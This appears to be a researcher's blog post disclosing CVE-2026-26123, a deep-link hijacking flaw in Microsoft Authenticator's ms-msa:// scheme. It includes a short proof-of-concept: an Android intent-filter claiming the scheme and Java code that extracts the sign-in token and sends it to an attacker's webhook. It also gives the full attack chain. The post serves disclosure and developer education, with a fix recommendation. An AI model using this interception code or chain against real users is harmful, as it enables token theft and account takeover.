
The story of how I got a CVE acknowledgment in Microsoft, the second CVE ever in Microsoft Authenticator (CVE-2026–26123).
TL;DR
Microsoft Authenticator's ms-msa:// deep link, designed to securely onboard and sign in users or enable 2FA via QR codes, wasn't actually being claimed by the app itself. This oversight created a perfect storm: any malicious app could intercept authentication tokens, leading to complete account takeover—bypassing 2FA, password requirements, and every other security layer Microsoft had in place.
The Setup: When Convenience Meets Catastrophe
Picture this: You're setting up Microsoft Authenticator on your phone. Microsoft's web interface generates a QR code. You scan it with your phone's native camera (like most people do), tap "Open link," and…. You just handed your account to an attacker.
But here's the kicker — you'd never know.
The Anatomy of a Deeplink Disaster
What's a Deep Link ?
Android deep links let you bring users directly into your app content from links they have tapped, such as from web browsing, search, notifications and more.
Deep links are URLs with custom schemes that launch specific apps. You've seen them everywhere:
spotify://track/...opens Spotifyuber://launches Uberms-msa://should open Microsoft Authenticator
The key word here is should.
The Bug: A Case of Digital Abandonment
When Microsoft Authenticator generates a QR code for account setup, it creates a deep link like this:
ms-msa://code=M.C544_BL2.2.U.60e61ddd-1d08-127d-d783-bda9b7v&uaid=88498cfad78b4669aaec4b7a1c8&expires=3964722534This token is gold. It's a direct authentication credential that bypasses everything — 2FA, passwords, security questions. It's the master key.
Now, here's where things get wild: Microsoft Authenticator doesn't actually listen to this deep link.
when the deep link is triggered from:
- Native mobile QR scanner
- Web page click
- ADB implicit intent

The result? Error. The app doesn't even open. Clicking on "Open Link" will open the attacker's application.
The Exploit: Deep Link Hijacking 101
Since Microsoft Authenticator ghosted its own deep link, any app can claim it. No competition. No user prompt asking "Which app should handle this?" The malicious app wins by default.
This works on the latest Android and IOS versions, as well as the latest Microsoft Authenticator release.
Building the "Fake Authenticator"
Creating a proof-of-concept was almost embarrassingly simple:
Step 1: Register the abandoned deep link
<intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="ms-msa" />
</intent-filter>
Step 2: Extract and exfiltrate the token
Intent intent = getIntent();
Uri data = intent.getData();
String token = data.getQueryParameter("code");
// Send to attacker's server
sendToWebhook(token);
Step 3: Profit
With the stolen token, an attacker can:
- Generate their own 2FA code from the Authenticator
- Login through the Authenticator
- Gain full account access
Services accessed through this compromise:
Email, Office, Microsoft Teams, OneDrive, Skype, Outlook, and etc

The Attack Chain
- Victim visits
https://login.live.com/ - The legitimate Microsoft authenticator linking page
- QR code is generated with
ms-msa://deep link - Victim scans with native camera (standard behavior)
- Phone shows "Open link" prompt
- Malicious app intercepts — no Microsoft Authenticator in sight
- Token sent to attacker's server
- Attacker logs in
The Impact: Full Account Takeover
This isn't a theoretical vulnerability. The impact is severe:
- Scope: All Microsoft account services (Outlook, OneDrive, Azure, Office 365)
- Bypass: 2FA, password requirements, security alerts
- Detection: None. No notification to the victim
The attack requires minimal user interaction (scan a QR code — something users are trained to do) and zero suspicious permissions for the malicious app (just internet access).
The Fix: App Links Done Right
The solution is straightforward but requires proper implementation:
Just Implement App Link Verification.
Lessons for Security Engineers and developers
Audit your deep links, implement App Link verification, and remember that authentication flows deserve the highest scrutiny. After all, you can have the strongest lock in the world, but if you leave the key under the doormat, it doesn't matter.
Critical and yet simple vulnerabilities still exists !
Timeline and Disclosure
This vulnerability was acknowledged (CVE-2026–26123), mitigated and responsibly disclosed to Microsoft Security Response Center (MSRC). The proof-of-concept demonstrates the issue without requiring extensive privileges — just internet permission — making it particularly dangerous.
Customers are advised to update to the latest version.
Disclaimer: This research was conducted for security research purposes and responsibly disclosed. The techniques described should only be used for authorized security testing.
References:
- Payatu: Navigating the Depths of Deep Link Security
- Android Documentation: App Links Verification
- Microsoft Security Response Center (MSRC)
About the Author:
Khaled Mohamed is a cybersecurity engineer with a focus on security researching and application security.